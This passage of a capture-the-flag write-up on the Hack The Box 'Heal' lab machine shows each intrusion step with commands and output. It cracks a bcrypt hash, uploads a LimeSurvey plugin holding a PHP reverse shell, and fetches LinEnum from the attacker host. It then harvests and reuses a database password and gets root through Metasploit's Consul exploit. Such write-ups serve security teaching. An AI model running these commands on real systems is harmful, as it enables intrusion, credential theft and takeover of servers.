"password_digest":"$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG"
```


The main observation is that the password is a hash. Initially it was submitted to online hash-cracking services such as crackstation — no luck. Next we tried to identify the hash type. The site hashes gives the correct identification:

```
Possible algorithms: bcrypt $2*$, Blowfish (Unix)
```

The same conclusion can be drawn from the first symbols of the hash, the $2a$ prefix — the identifier for this hashing algorithm. More details are available on the bcrypt Wikipedia page.

To recover the password we will use hashcat, which allows various attacks to recover the secret. First, a file ralph_password.hash was created containing only the password_digest value. We will perform a dictionary attack using the rockyou.txt wordlist. In the -m parameter we specify the hash mode: 3200, which corresponds to bcrypt '2*', Blowfish (Unix). The execution follows:

```
$ hashcat -m 3200 ralph_password.hash /usr/share/wordlists/rockyou.txt
HASHCAT (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF,
    POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================
* Device #1: cpu---0x000, 2910/5885 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG : 147258369
```

Success — the password is: 147258369 — we can now log in to the application with administrator privileges. Additionally, Ralph may have reused this password elsewhere; we will check that later.

7 Website Exploration - Part II

Before continuing with the plan described above, it is critical to perform directory enumeration on the other two domains we can access:

```
$ gobuster dir -u http://api.heal.htb/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Starting Gobuster in directory enumeration mode
===============================================================
/download             (Status: 401) [Size: 26]
/profile              (Status: 401) [Size: 26]
/resume               (Status: 401) [Size: 26]
/robots.txt           (Status: 200) [Size: 99]
```

```
$ gobuster dir -u http://take-survey.heal.htb/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Starting Gobuster in directory enumeration mode
===============================================================
```

```
/.hta                 (Status: 403) [Size: 162]
/.htaccess            (Status: 403) [Size: 162]
/.htpasswd            (Status: 403) [Size: 162]
/admin                (Status: 301) [Size: 178] [--> http://take-survey.heal.htb/admin/]
/Admin                (Status: 302) [Size: 0] [--> http://take-survey.heal.htb/index.php/
    admin/authentication/sa/login]
/application          (Status: 301) [Size: 178] [--> http://take-survey.heal.htb/application
    /]
/assets               (Status: 301) [Size: 178] [--> http://take-survey.heal.htb/assets/]
/docs                 (Status: 301) [Size: 178] [--> http://take-survey.heal.htb/docs/]
/editor               (Status: 301) [Size: 178] [--> http://take-survey.heal.htb/editor/]
/index.php            (Status: 200) [Size: 75816]
/installer            (Status: 301) [Size: 178] [--> http://take-survey.heal.htb/installer/]
/LICENSE              (Status: 200) [Size: 49474]
/locale               (Status: 301) [Size: 178] [--> http://take-survey.heal.htb/locale/]
/modules              (Status: 301) [Size: 178] [--> http://take-survey.heal.htb/modules/]
/plugins              (Status: 301) [Size: 178] [--> http://take-survey.heal.htb/plugins/]
/surveys              (Status: 200) [Size: 75816]
/themes               (Status: 301) [Size: 178] [--> http://take-survey.heal.htb/themes/]
/tmp                  (Status: 301) [Size: 178] [--> http://take-survey.heal.htb/tmp/]
/upload               (Status: 301) [Size: 178] [--> http://take-survey.heal.htb/upload/]
/uploader             (Status: 401) [Size: 4569]
/vendor               (Status: 301) [Size: 178] [--> http://take-survey.heal.htb/vendor/]
```

The robots.txt files again contain nothing of consequence. We will now log in with administrator credentials. The login was successful, but no additional privileges were immediately granted. Directory enumeration on the take-survey domain reveals the path we should follow — we will try take-survey.heal.htb/admin. The result is shown in Figure 11. After successful login, we are forwarded to the survey management dashboard as shown in Figure 12.




Figure 11: Admin Login Page

Our goal now is to find a way to execute code on the server side that will give us machine access, for example via a reverse shell. We observe the application uses PHP. Could Remote Code Execution be possible? The answer is yes.




Figure 12: Survey Admin Page

8 Remote Code Execution

A search for exploits targeting LimeSurvey (which is a real application) yields the interesting results shown in Figure 13. If a working exploit is found, we can easily create a reverse shell and obtain full




Figure 13: LimeSurvey Exploits

access to the remote machine! Exploits must be tried in order. Although the version of the application we are tasked to break into is 6.6.4, we remain optimistic.

The LimeSurvey Community 5.3.32 - Stored XSS (the first in the list) was tried. Unfortunately it no longer works: mitigations were implemented and JavaScript payloads can no longer be injected.

We found success with LimeSurvey 5.2.4 - Remote Code Execution (RCE) (Authenticated), although several adaptations were required. We will now provide a detailed description of how access to the machine was achieved using that exploit.

There is a specific GitHub repository for this exploit; the link is here. Below we reproduce the author's Proof of Concept so the approach can be extended from it.

1. Create your files (config.xml and php reverse shell files)
2. Create archive with these files
3. Login with credentials
4. Go Configuration -> Plugins -> Upload & Install
5. Choose your zipped file
6. Upload
7. Install
8. Activate Plugin
9. Start your Listener
10. Go url+{upload/plugins/#Name/#Shell_file_name}
11. Get reverse shell

We will analyze the steps in parts.

8.1 Steps 1-2 : Creating the Archive with the Reverse Shell Files

The exploit author supplies the files config.xml and php-rev.php: the first contains LimeSurvey configuration settings required to successfully upload the archive, while the second is the PHP reverse shell that will give us final access to the remote host. The overall goal is to create a plugin for surveys that will be executed on the server side.

Without config.xml we cannot send the ZIP archive the application accepts. Furthermore, the LimeSurvey documentation at LimeSurvey provides a way to achieve remote code execution — it mentions that "If you have access to the server, the config.xml is located inside upload/themes/survey/YOURTHEMENAME of the application's root directory." For this reason, the provided config file is modified to include compatibility for 6.X.X versions using the following XML snippet:

```
<compatibility>
        <version>3.0</version>
        <version>4.0</version>
        <version>5.0</version>
        <version>6.0</version>
</compatibility>
```

The file php-rev.php contains PHP code for a reverse shell — but what is a reverse shell? Its purpose is to execute code on a remote machine that opens a connection returning a shell to the attacker's machine. The attacker listens on a specific port on their machine, and when the malicious code runs, the victim connects back to the attacker's listening port. This gives the attacker an interactive shell on the remote host.

The provided PHP reverse shell follows this logic; we only need to change the attacker IP & port. The script sets **$port = 4040**. We then create a directory Y1LD1R1M and place the two files inside it. Finally, we compress it into a ZIP archive and proceed with the attack.

8.2 Steps 3-8 : Uploading the Malicious Archive

We are already logged in as Ralph, so we immediately upload the archive file, as shown in Figure 14. Activation of the plugin is shown in Figure 15.

8.3 Steps 9-11 : Gaining Remote Access Through the Reverse Shell

We are now ready to execute the malicious code. First, we open a listener on the chosen port, and then by browsing to http://take-survey.heal.htb/upload/plugins/Y1LD1R1M/php-rev.php we obtain access to the remote machine, as shown in the following excerpt:

```
$ nc -lvnp 4040
listening on [any] 4040 . . .
connect to [10.10.14.172] from (UNKNOWN) [10.10.11.46] 36338
Linux heal 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64 x86_64
    x86_64
 01:07:18 up 13:11,  0 users,  load average: 0.09, 0.06, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

9 Remote Shell Access

Next we describe how both flags were ultimately obtained.

9.1 Directory Exploration

Initially, after the successful connection we tried various commands to get our bearings:

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ hostname
heal
$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from
    standard input or configure an askpass helper
sudo: a password is required
```

Unfortunately, the last command failed and we had to move to more specialized actions. It was decided to use a directory-enumeration script to gather more information and potentially perform a successful privilege escalation. We used the LinEnum script, which is very useful during post-exploitation. To download the script to the remote host we created a temporary web server via Python, and then downloaded it into a directory where the www-data user had sufficient permissions to execute:

```
python3 -m http.server 8000 # On Local Machine
```

Respectively on the Remote Machine:

```
$ wget http://10.10.14.172:8000/LinEnum.sh
--2025-04-15 19:28:57--  http://10.10.14.172:8000/LinEnum.sh
Connecting to 10.10.14.172:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

     0K .......... .......... .......... .......... .....     100% 84.7K=0.5s
```




Figure 14: Malicious Archive Upload




Figure 15: Activation of Malicious Plugin

```
2025-04-15 19:28:57 (84.7 KB/s) - 'LinEnum.sh' saved [46631/46631]
$ chmod 777 LinEnum.sh # Allow Execution
```

The script ran normally. The main observation was the kernel version:

```
### SYSTEM ##############################################
[-] Kernel information:
Linux heal 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64 x86_64
    x86_64 GNU/Linux
```

This kernel version was considered potentially vulnerable to the Dirty Pipe exploit. However, after attempts to apply it via Metasploit and manually, it was determined that mitigations were in place.

9.1.1 User Flag

The solution turned out to be much simpler: after reading files where we had read permissions, in /var/www/limesurvey/application/config we found the following field:

```
'db' => array(
                        'connectionString' => 'pgsql:host=localhost;port=5432;user=db_user;
    password=AdmiDi0_pA$$w0rd;dbname=survey;',
                        'emulatePrepare' => true,
                        'username' => 'db_user',
                        'password' => 'AdmiDi0_pA$$w0rd',
                        'charset' => 'utf8',
                        'tablePrefix' => 'lime_',
                ),
```

A password belonging to an administrator user! The LinEnum script also enumerated the following existing users for us:

```
total 16K
drwxr-xr-x  4 root  root  4.0K Dec  9 12:53 .
drwxr-xr-x 19 root  root  4.0K Dec  8 13:57 ..
drwxr-x--- 13 ralph ralph 4.0K Dec  9 12:57 ralph
drwxr-x---  3 ron   ron   4.0K Dec  9 15:13 ron
```

Ultimately, attempts to log in as ralph and ron were made, which were successful as shown in the next excerpt.

```
$ ssh ron@heal.htb
ron@heal.htb's password: AdmiDi0_pA$$w0rd
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)
Last login: Tue Apr 15 22:12:44 2025 from 10.10.14.172
ron@heal:~$ ls
user.txt
ron@heal:~$ cat user.txt
```

9.2 Privilege Escalation

Again, we will re-run the script but this time with the privileges of user ron.

```
ron@heal:~$ wget http://10.10.14.172:8000/LinEnum.sh
--2025-04-15 23:55:14--  http://10.10.14.172:8000/LinEnum.sh
Connecting to 10.10.14.172:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh

LinEnum.sh      100%[===================>]  45.54K  90.7KB/s    in 0.5s
```

```
2025-04-15 23:55:15 (90.7 KB/s) - ‘LinEnum.sh saved [46631/46631]

ron@heal:~$ ls
LinEnum.sh  user.txt
ron@heal:~$ chmod 777 LinEnum.sh
ron@heal:~$ ./LinEnum.sh
```

Key observations from the results:

- The current kernel and operating system version do not appear to have an exploitable vulnerability.
- We have no write access to any Cron Jobs, so we cannot exploit those.
- Generally, we have no write permissions to any file not owned by ron, except for files with global write permissions.
- sudo -l unfortunately yields nothing.
- The available configuration files do not contain useful material for us.
- Logrotate is not vulnerable due to a newer version.

Services remained to be checked. According to LinEnum, we have:

```
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
    name
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3001          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8302          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8300          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8301          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8600          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8503          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8500          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Port 3000 should be running the React app — let's verify it:

```
ron@heal:/usr/bin$ curl -v  http://127.0.0.1:3000
*   Trying 127.0.0.1:3000...
* Connected to 127.0.0.1 (127.0.0.1) port 3000 (#0)
> GET / HTTP/1.1
> Host: 127.0.0.1:3000
> User-Agent: CURL/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< X-Powered-By: Express
< Accept-Ranges: bytes
< Content-Type: text/html; charset=UTF-8
< Content-Length: 1672
< ETag: W/"688-tXvhf50YN65CYe3Yig9BzxwgBsg"
< Vary: Accept-Encoding
< Date: Wed, 16 Apr 2025 01:01:37 GMT
< Connection: keep-alive
```

```
< Keep-Alive: timeout=5
<
<!DOCTYPE html>
<html lang="en">
  <head>

    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <meta name="theme-color" content="#000000" />
    <meta
      name="description"
      content="Web site created using create-react-app"
    />
<SNIP>
```

If we apply the same logic to the other ports, for port 8500 we obtain the following interesting result:

```
< HTTP/1.1 301 Moved Permanently
< Content-Type: text/html; charset=utf-8
< Location: /ui/
< Date: Wed, 16 Apr 2025 01:19:02 GMT
< Content-Length: 39
<
<a href="/ui/">Moved Permanently</a>.
```

Testing the newly discovered URL returns an HTML page. To access it we perform port forwarding, i.e. we forward the port from the victim machine to local port 8500 via SSH:

```
$ ssh -L 8500:127.0.0.1:8500 ron@heal.htb
```

We can now open the website; the result is shown in Figure 16.




Figure 16: Hidden Website - Hashicorp Consul

Why is this site important? Because the user who created it is root! Therefore, if we perform remote code execution again to obtain a reverse shell, we will now gain root privileges.

9.2.1 Remote Code Execution With Metasploit

We will use Metasploit for this stage.

```
$ searchsploit Hashicorp Consul
------------------------------------------------------------ ---------------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------------
Hashicorp Consul - Remote Command Execution via Rex         | linux/remote/46073.rb
Hashicorp Consul - Remote Command Execution via Rex         | linux/remote/46073.rb
Hashicorp Consul - Remote Command Execution via Ser         | linux/remote/46074.rb
Hashicorp Consul - Remote Command Execution via Ser         | linux/remote/46074.rb
Hashicorp Consul v1.0 - Remote Command Execution (R         | multiple/remote/51117.txt
------------------------------------------------------------ ---------------------------------
```

Searching for relevant modules in msfconsole:

```
msf6 exploit(multi/misc/consul_service_exec) > info exploit/multi/misc/consul_service_exec

       Name: Hashicorp Consul Remote Command Execution via Services API
     Module: exploit/multi/misc/consul_service_exec
   Platform:
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2018-08-11
```

We found an ideal exploit, provided it is used correctly.

```
msf6 exploit(multi/misc/consul_service_exec) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/misc/consul_service_exec) > set RHOSTS localhost
RHOSTS => localhost
msf6 exploit(multi/misc/consul_service_exec) > set LHOST 10.10.14.172
LHOST => 10.10.14.172
msf6 exploit(multi/misc/consul_service_exec) > set LPORT 8045
LPORT => 8045
msf6 exploit(multi/misc/consul_service_exec) > check
[+] 127.0.0.1:8500 - The target is vulnerable.
```

Applying the exploit:

```
msf6 exploit(multi/misc/consul_service_exec) > exploit
[*] Started reverse TCP handler on 10.10.14.172:8045
[*] Creating service 'IEsVeb'
[*] Service 'IEsVeb' successfully created.
[*] Waiting for service 'IEsVeb' script to trigger
[*] Sending stage (36 bytes) to 10.10.11.46
[*] Command shell session 1 opened (10.10.14.172:8045 -> 10.10.11.46:44978) at 2025-04-16 06
    :14:28 +0300
[*] Removing service 'IEsVeb'
[*] Command Stager progress - 100.00% done (763/763 bytes)

whoami
root
```

Success - we have become root.

9.2.2 Root Flag

We can now easily capture the flag.

```
cd /root
cat root.txt
```